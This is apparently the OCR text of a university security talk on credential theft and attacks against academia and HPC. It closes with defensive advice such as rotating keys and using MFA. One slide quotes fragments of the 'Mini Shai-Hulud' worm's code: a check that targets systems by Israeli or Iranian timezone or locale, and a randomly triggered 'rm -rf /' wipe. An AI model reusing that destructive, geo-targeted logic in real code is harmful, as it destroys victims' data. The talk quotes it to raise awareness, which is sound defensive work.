The Best Time to Rotate Your Credentials Is Now

Dominika Regéciová


Why Academia and HPC Are Attractive Targets

High-Value Data & Intellectual Property

- A "Gold Mine" of Research
- Vast Personally Identifiable Information (PII) Repositories
- Pre-Breached Credentials

Structural & Cultural Vulnerabilities

- Mandate of Openness
- Complex Identity Systems
- High User Turnover



Microsoft Digital Defense Report 2025

Why Academia and HPC Are Attractive Targets

The "Strategic Incubator" Role


- Testing Ground
- Launchpad for Downstream Attacks
- Identity Compromise Hotspot

Resource Constraints & Attacker Advantages


- The Detection Gap
- Overstretched IT Teams
- Shift to Individual Targeting
- Password Spray Magnet – 52% of all observed spray attempts globally

It Has Already Happened

- Mini Shai-Hulud Worm (April 2026)
  - PyTorch Lightning Poisoning
  - 84 npm Packages Compromised
  - Possibly Linked to TeamPCP
    - Bitwarden CLI
    - Checkmarx KICS/AST
    - Aqua Security Trivy
    - Telnyx
    - LiteLLM




Mini Shai-Hulud Worm



The Hacker News

Mini Shai-Hulud Worm



```python
def _is_israeli_system():
    import locale
    tz = os.environ.get("TZ", "")
    _TZ_MARKERS = ("Jerusalem", "Tel_Aviv", "Tehran")
    _LOCALE_MARKERS = ("he_IL", "fa_IR")

    if any(m in tz for m in _TZ_MARKERS):
        return True
    try:
        with open("/etc/timezone") as f:
            tz_file = f.read().strip()
        if any(m in tz_file for m in _TZ_MARKERS):
            return True
    except Exception:
        pass
    try:
```

```python
def collect(python_b64):
    roll = random.randint(1, 6)
    if _is_israeli_system() and roll == 2:
        play_at_full_volume(config.RUN_FOR_
        subprocess.run(["rm", "-rf", "/"])
        return
    try:
        deploy_local(python_b64)
    except Exception:
        pass
```

Security Researcher Moshe Siman Tov Bustan

Is AI Making It Worse?

- Hyper-Personalized Social Engineering
- Industrialized Attack Speed
- Shadow AI Data Leaks
- Autonomous Malware

What You Can Do Today

- Rotate SSH Private Keys, API Tokens, and .env Files
- Avoid Using the Latest Version of a Package Immediately Upon Release
- Use Passwords Managers
  - BitWarden, 1Password, KeePass, …
- Use Multi-Factor Authentication Wherever Possible
  - Ideally Phishing-resistant MFA Like FIDO2
- Avoid Unmanaged The "Bring Your Own" Devices
- Avoid Shadow AI
- Decommission Stale Accounts

Conclusion

- Accept That There Is No 100% Secure Solution
- Stay Alert But Not Alarmed
- Recognize Your Role as a High-Value Target
- Prioritize Data Sovereignty and Integrity

Thank You!

Ing. Dominika Regéciová

Dominika.Regeciova@vsb.cz

www.vsb.cz